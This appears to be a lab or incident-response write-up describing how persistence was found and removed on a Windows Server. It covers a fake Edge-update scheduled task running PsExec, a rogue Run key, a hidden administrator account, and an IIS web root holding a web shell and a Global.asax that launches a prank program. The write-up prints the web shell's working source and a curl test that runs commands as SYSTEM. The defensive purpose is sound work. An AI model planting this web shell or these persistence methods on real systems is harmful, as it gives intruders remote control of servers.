
1. Scheduled Tasks and Startup Registry Keys

How They Were Found

- **Detection with Autoruns:**
  Using Autoruns, the system was scanned for all startup processes. The tool revealed an anomalous scheduled task named **"MicrosoftEdgeUpdateTaskCore"** that did not match the expected behavior of a genuine Microsoft Edge updater.



Logon				
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Sun Mar 2 17:32:05 2025
☑ AzureArcSetup		(Verified) Microsoft Corporation	C:\WINDOWS\AzureArcSetup\Systray\AzureArcSysTray.exe	Sun Mar 2 10:38:58 2025
☑ UpdaterService	Windows PowerShell	(Verified) Microsoft Windows	C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe	Mon Apr 1 00:00:33 2024
☑ VMware User Process	VMware Tools Core Service	(Verified) Broadcom Inc	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Thu May 2 04:07:06 2024
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				Mon Apr 1 00:02:36 2024
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\WINDOWS\system32\cmd.exe	Sun Mar 2 10:38:59 2025
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				Mon Apr 1 01:12:40 2024
☑ 30000	Windows Command Processor	(Verified) Microsoft Windows	C:\WINDOWS\system32\cmd.exe	Sun Mar 2 10:38:59 2025
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				Sun Mar 2 10:41:45 2025
☑ Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\Install...	Sun Mar 2 17:02:31 2025
☑ n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Mon Apr 1 00:00:24 2024
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				Sun Mar 2 10:41:45 2025
☑ n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Mon Apr 1 00:00:24 2024
Explorer				
Internet Explorer				
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				Sun Mar 2 12:27:14 2025
☑ IEToEdge BHO	IEToEdge BHO	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\BHO\...	Wed Feb 26 22:50:55 2025
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects				Sun Mar 2 12:27:14 2025
☑ IEToEdge BHO	IEToEdge BHO	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\133.0.3065.92\BHO\...	Wed Feb 26 22:50:41 2025
Scheduled Tasks				
Task Scheduler				
☑ \Microsoft\Windows\Application Experience\MareBackup	Gathers Win32 application data for App B...	(Verified) Microsoft Corporation	C:\WINDOWS\system32\compattelrunner.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\Application Experience\MareBackup	Gathers Win32 application data for App B...	(Verified) Microsoft Corporation	C:\WINDOWS\system32\compattelrunner.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\Application Experience\MareBackup	Gathers Win32 application data for App B...	(Verified) Microsoft Corporation	C:\WINDOWS\system32\compattelrunner.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\Application Experience\Microsoft Compa...	Collects program telemetry information i...	(Verified) Microsoft Corporation	C:\WINDOWS\system32\compattelrunner.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\Server Manager\CleanupOldPerfLogs	Microsoft ® Console Based Script Host	(Verified) Microsoft Windows	C:\WINDOWS\system32\cscript.exe	Sun Mar 2 10:39:12 2025
□ \Microsoft\Windows\Software Inventory Logging\Collection	Windows Command Processor	(Verified) Microsoft Windows	C:\WINDOWS\system32\cmd.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\Software Inventory Logging\Configuration	Windows Command Processor	(Verified) Microsoft Windows	C:\WINDOWS\system32\cmd.exe	Sun Mar 2 10:38:59 2025
☑ \Microsoft\Windows\UpdateOrchestrator\USO_UxBroker	This task triggers a system reboot followi...		File not found: C:\WINDOWS\Syswow64\MusNotification.exe	
☑ \Microsoft\Windows\Windows Media Sharing\UpdateLibrary	This task updates the cached list of folder...	(Not Verified) Microsoft Corporati...	C:\Program Files\Windows Media Player\wmpnscfg.exe	Sun Mar 2 10:39:28 2025
☑ \MicrosoftEdgeUpdateTaskCore	Keeps your Microsoft software up to date.	(Verified) Microsoft Corporation	C:\Tools\PsExec.exe	Fri Feb 28 20:18:56 2025
☑ \MicrosoftEdgeUpdateTaskMachineCore{69248E0B-358C-46CF-...	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Mon Mar 25 15:23:04 2024
☑ \MicrosoftEdgeUpdateTaskMachineUA{B8992288-2018-4F6B-96...	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Mon Mar 25 15:23:04 2024

- **Registry Key Discovery:**
  Autoruns also highlighted a suspicious startup registry entry labeled **"UpdaterService"** under `HKLM:\Software\Microsoft\Windows\CurrentVersion\Run`. This entry was out of place and was not associated with any known legitimate service.
- We know these two are malicious because the "**UpdaterService**" is starting powershell, and clicking on it will reveal it's passing arguments to start the goose. The **scheduled task** on the other hand, is directly starting C:\Tools\PsExec.exe, as seen in the column.

Remediation Steps

Remove the Malicious Scheduled Task:

```
Unregister-ScheduledTask -TaskName "MicrosoftEdgeUpdateTaskCore"
-Confirm:$false
```

Remove the Suspicious Startup Key:

```
Remove-ItemProperty -Path
"HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name
"UpdaterService"
```

2. User Account Manipulation

How They Were Found

- **Account Enumeration:**
  By running the `net user` command, a list of user accounts was generated. An unexpected account, **"DefaultUser"**, was identified. We can further enumerate this account by seeing it's group membership with:


```
net user DefaultUser
```

This reveals the user to be a part of the Administrators group and the Remote Desktop Users group, indicating it as malicious.

Remediation Steps

- **Delete the Unwanted User Account:**

```
net user DefaultUser /delete
```




```
PS C:\Users\Administrator> net user

User accounts for \\WIN-8M5NE06FKV9

-------------------------------------------------------------------------------
Administrator            DefaultAccount           DefaultUser
Guest                    WDAGUtilityAccount
The command completed successfully.

PS C:\Users\Administrator> net user DefaultUser
User name                    DefaultUser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/2/2025 5:04:28 PM
Password expires             4/13/2025 5:04:28 PM
Password changeable          3/2/2025 5:04:28 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
                             *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\Administrator>
```

3. Web Root Injections and Web Shells


How They Were Found

- **Directory Inspection:**
  A manual directory listing of the web root (`C:\inetpub\wwwroot`) revealed hidden files that did not appear to belong to the website. Tools like Autoruns helped in identifying these anomalous files.



```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\inetpub\wwwroot" -Force


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/2/2025  11:51 AM                aspnet_client
-a-h--         2/28/2025   8:47 PM            379 cmd.aspx
-a-h--          3/2/2025  11:55 AM            575 Global.asax
-a----          3/2/2025  11:50 AM            703 iisstart.htm
-a----          3/2/2025  11:50 AM          99710 iisstart.png
-a-h--         2/28/2025   8:16 PM            262 web.config


PS C:\Users\Administrator>
```

- **Suspicious Web Shell Discovery:**
  A file named **"cmd.aspx"** was found in the web root. Reading its content using `Get-Content` confirmed it contained suspicious code intended to execute commands remotely.




```
PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\cmd.aspx"
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%
  string cmd = Request["cmd"];
  Process proc = new Process();
  proc.StartInfo.FileName = "cmd.exe";
  proc.StartInfo.Arguments = "/c " + cmd;
  proc.StartInfo.UseShellExecute = false;
  proc.StartInfo.RedirectStandardOutput = true;
  proc.Start();
  Response.Write(proc.StandardOutput.ReadToEnd());
%>
PS C:\Users\Administrator>
```

Remediation Steps


Test the Web Shell:

```
curl.exe "http://localhost/cmd.aspx?cmd=whoami"
```



```
PS C:\Users\Administrator> curl.exe "http://localhost/cmd.aspx?cmd=whoami"
nt authority\system
```

You may have also noticed the web shell was added as an exclusion in windows defender:



Exclusions

Add or remove items that you want to exclude from Microsoft Defender Antivirus scans.

C:\inetpub\wwwroot\cmd.aspx
File

Change your privacy settings


View and change privacy settings for your Windows Server 2025 Standard Evaluation device.

Remove the Web Shell:

```
Remove-Item -Path "C:\inetpub\wwwroot\cmd.aspx" -Force
```

Check and Clean Configuration Files:


```
Get-Content -Path "C:\inetpub\wwwroot\Global.asax"
Get-Content -Path "C:\inetpub\wwwroot\web.config"
```




```
PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\Global.asax"
<%@ Application Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>

<script runat="server">
void Application_BeginRequest(object sender, EventArgs e)
{

    string psExecPath = @"C:\Tools\PsExec.exe";

    string sessionId = "1";

    string arguments = "-accepteula -i " + sessionId
                       + " -d \"C:\\DesktopGoose\\GooseDesktop.exe\"";

    ProcessStartInfo psi = new ProcessStartInfo(psExecPath, arguments)
    {
        UseShellExecute = false,
        CreateNoWindow = true
    };

    Process.Start(psi);
}
</script>
PS C:\Users\Administrator> Get-Content -Path "C:\inetpub\wwwroot\web.config"
<configuration>
  <system.web>
    <compilation>
      <assemblies>
        <add assembly="System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
      </assemblies>
    </compilation>
  </system.web>
</configuration>
PS C:\Users\Administrator>
```

Looking at these two files, we can see they are the source of every request made to the website launching a goose.

```
Remove-Item -Path "C:\inetpub\wwwroot\Global.asax" -Force
Remove-Item -Path "C:\inetpub\wwwroot\web.config" -Force
```



```
PS C:\Users\Administrator> Remove-Item -Path "C:\inetpub\wwwroot\Global.asax" -Force
PS C:\Users\Administrator> Remove-Item -Path "C:\inetpub\wwwroot\web.config" -Force
```




```
PS C:\Users\Administrator> Get-ChildItem -Path "C:\inetpub\wwwroot" -Force


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/2/2025  11:51 AM                aspnet_client
-a-h--         2/28/2025   8:47 PM            379 cmd.aspx
-a-h--          3/2/2025  11:55 AM            575 Global.asax
-a----          3/2/2025  11:50 AM            703 iisstart.htm
